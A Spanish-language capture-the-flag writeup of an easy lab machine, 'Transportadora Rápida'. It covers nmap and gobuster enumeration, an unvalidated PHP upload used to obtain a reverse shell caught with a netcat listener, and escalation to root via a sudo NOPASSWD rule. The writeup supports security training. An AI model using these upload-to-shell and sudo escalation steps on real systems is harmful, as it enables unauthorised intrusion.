

TRANSPORTADORA RÁPIDA

Writeup

Plataforma: Whoami-labs.com


Dificultad: Fácil

IP del laboratorio: 172.17.0.2

Categoría: Insecure File Upload - Reverse - Privilege Escalation

Fecha: 21/09/2026

Autora: Ruth Pérez




Información General

Transportadora Rápida S.A. es una máquina vulnerable que simula el sitio web corporativo de una empresa de logística internacional. El objetivo es obtener una shell en el sistema y escalar privilegios hasta root.

1.Reconocimiento: Se inició el proceso de reconocimiento mediante Nmap con el objetivo de identificar los puertos abiertos y los servicios disponibles en el sistema objetivo. Durante el análisis se identificaron varios servicios web, incluyendo los puertos 80, 8080 y 8989. El puerto 80 mostraba la página predeterminada de Apache, mientras que el puerto 8080 alojaba el sitio web principal y el puerto 8989 presentaba un panel administrativo.

```
(kali@kali)-[~/Laboratorios/whoami/transportadora_rapida]
$ nmap -sV -sC -p- 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-15 07:17 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000030s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
8080/tcp   open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Transportadora R\xC3\xA1pida S.A. - L\xC3\xADder en Log\xC3\xADstica Internacional
8989/tcp   open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Panel Administrativo - Transportadora R\xC3\xA1pida
|_ http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 82:8C:B8:E6:02:D8 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
```



2.Enumeración web con Gobuster: Durante la fase de enumeración se utilizó Gobuster para identificar directorios y recursos disponibles. Se descubrieron los directorios /admin/ y /public/. Aunque el panel administrativo requería autenticación, el directorio público permitió identificar un formulario de contacto con funcionalidad de subida de archivos. Este hallazgo se convirtió en el siguiente punto de análisis.

```
(kali@kali)-[~/Laboratorios/whoami/transportadora_rapida]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak,zip -t 50

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Muehlemayer (@firefart)


[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: html,bak,zip,php,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


.hta (Status: 403) [Size: 275]
.hta.txt (Status: 403) [Size: 275]
.hta.php (Status: 403) [Size: 275]
.htaccess (Status: 403) [Size: 275]
.hta.html (Status: 403) [Size: 275]
.hta.zip (Status: 403) [Size: 275]
.htaccess.php (Status: 403) [Size: 275]
.hta.bak (Status: 403) [Size: 275]
.htaccess.txt (Status: 403) [Size: 275]
.htpasswd (Status: 403) [Size: 275]
.htpasswd.bak (Status: 403) [Size: 275]
.htaccess.html (Status: 403) [Size: 275]
.htpasswd.php (Status: 403) [Size: 275]
.htaccess.bak (Status: 403) [Size: 275]
.htpasswd.zip (Status: 403) [Size: 275]
.htpasswd.html (Status: 403) [Size: 275]
.htpasswd.txt (Status: 403) [Size: 275]
admin (Status: 301) [Size: 309] [→ http://172.17.0.2/admin/]
cgi-bin/.php (Status: 403) [Size: 275]
cgi-bin/.html (Status: 403) [Size: 275]
cgi-bin/ (Status: 403) [Size: 275]
index.html (Status: 200) [Size: 10671]
index.html (Status: 200) [Size: 10671]
public (Status: 301) [Size: 309] [→ http://172.17.0.2/public/]
server-status (Status: 403) [Size: 275]
Progress: 27678 / 27678 (100.00%)
Finished
```

Hallazgos relevantes:

- **/admin/** Panel Administrativo (login con usuario y contraseña, no vulnerable directamente).
- **/public/** Sitio web corporativo público de Transportadora Rápida S.A.



3.Analizar el fomulario de subida de archivos






Identificar Insecure File Upload

Durante el análisis de la aplicación web se identificó una funcionalidad de subida de archivos en el formulario de contacto. La prueba realizada en el entorno autorizado mostró que el servidor aceptaba un archivos PHP sin una validación adecuada de la extensión.

4.Reverse Shell en PHP

Para validar el impacto de la vulnerabilidad identificada, se utilizó una reverse shell desarrollada en PHP dentro del entorno de laboratorio. El archivo fue enviado mediante el formulario de contacto y, después de iniciar el listener en Kali Linux, se recibió una conexión desde el servidor. El acceso inicial se obtuvo con el usuario asociado al servicio web, identificado en el laboratorio como www.data.





Tras establecer la conexión con el servidor, se verificó de la sesión y se inició la enumeración local. El acceso inicial correspondía al usuario del servicio web `www.data`. A partir de este punto, el objetivo fue identificar configuraciones que pudieran permitir una escalada de privilegios.

```
kali@kali: ~/Laboratorios/...oami/transportadora_rapida
$ nc -lvnp 4444
listening on [any] 4444 ...

connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 55652
Linux 1562d01e730c 7.0.12-kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64 x86_64 x86_64 GNU/Linux
12:16:17 up 2:33, 0 users, load average: 0.48, 0.47, 0.59
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty: job control turned off
$ $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ pwd
/
```

5.Escalada de privilegios con sudo

Durante la enumeración de privilegios se ejecutó **sudo -l**, identificándose una configuración que incluía **NOPASSWD: ALL**. De acuerdo con los resultados del laboratorio, esta configuración permitió realizar una escalada de privilegios mediante **sudo su**. Como resultado, se obtuvo acceso al usuario **root**.

```
/usr/bin/sudo
www-data@1562d01e730c:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on 1562d01e730c:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/snap/bin.
    use_pty

User www-data may run the following commands on 1562d01e730c:
    (ALL) NOPASSWD: ALL
www-data@1562d01e730c:/$ cat /etc/crontab
cat: /etc/crontab: No such file or directory
www-data@1562d01e730c:/$ ls -la /etc/cron.d/ /etc/cron.daily/
ls: cannot access '/etc/cron.daily/': No such file or directory
/etc/cron.d/:
total 16
drwxr-xr-x 1 root root 4096 Dec 14 2025 .
drwxr-xr-x 1 root root 4096 Sep 15 11:11 ..
-rw-r--r-- 1 root root 201 Jan 8 2022 e2scrub_all
-rw-r--r-- 1 root root 712 Jan 28 2022 php
www-data@1562d01e730c:/$ sudo su
sudo su
root@1562d01e730c:/# sudo /bin/bash
sudo /bin/bash
root@1562d01e730c:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

6.Localizar la flag

Tras completar la escalada de privilegios y obtener acceso como root, se localizó la flag del laboratorio en /root/flag.txt. Con este resultado se completó el objetivo establecido por Transportadora Rápida S.A.

```
root@1562d01e730c:/# find /root /home /var/www -type f 2>/dev/null
find /root /home /var/www -type f 2>/dev/null
/root/.profile
/root/.bashrc
/root/flag.txt
/var/www/html/index.html
/var/www/html/public/uploads/reverseshell.php
/var/www/html/public/css/style.css
/var/www/html/public/acerca.html
/var/www/html/public/upload.php
/var/www/html/public/proveedores.html
/var/www/html/public/contacto.html
/var/www/html/public/servicios.html
/var/www/html/public/clientes.html
/var/www/html/public/index.html
/var/www/html/admin/index.html
root@1562d01e730c:/# cat /root/flag.txt
cat /root/flag.txt
FLAG{R3V3RS3_
root@1562d01e730c:/#
```

```
Desarrollado a medida en LABS.COM.
Aprende, simula, escala. Sin burocracia.

[v] Imagen cargada correctamente.
[*] Iniciando laboratorio...
[v] Laboratorio iniciado correctamente.

[v] Laboratorio desplegado correctamente.

LAB: TRANSPORTADORA RÁPIDA S.A.
DIFICULTAD: + Fácil (1 punto)

IP del laboratorio: 172.17.0.2

Ingresa la flag: FLAG{R3V3RS3_
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```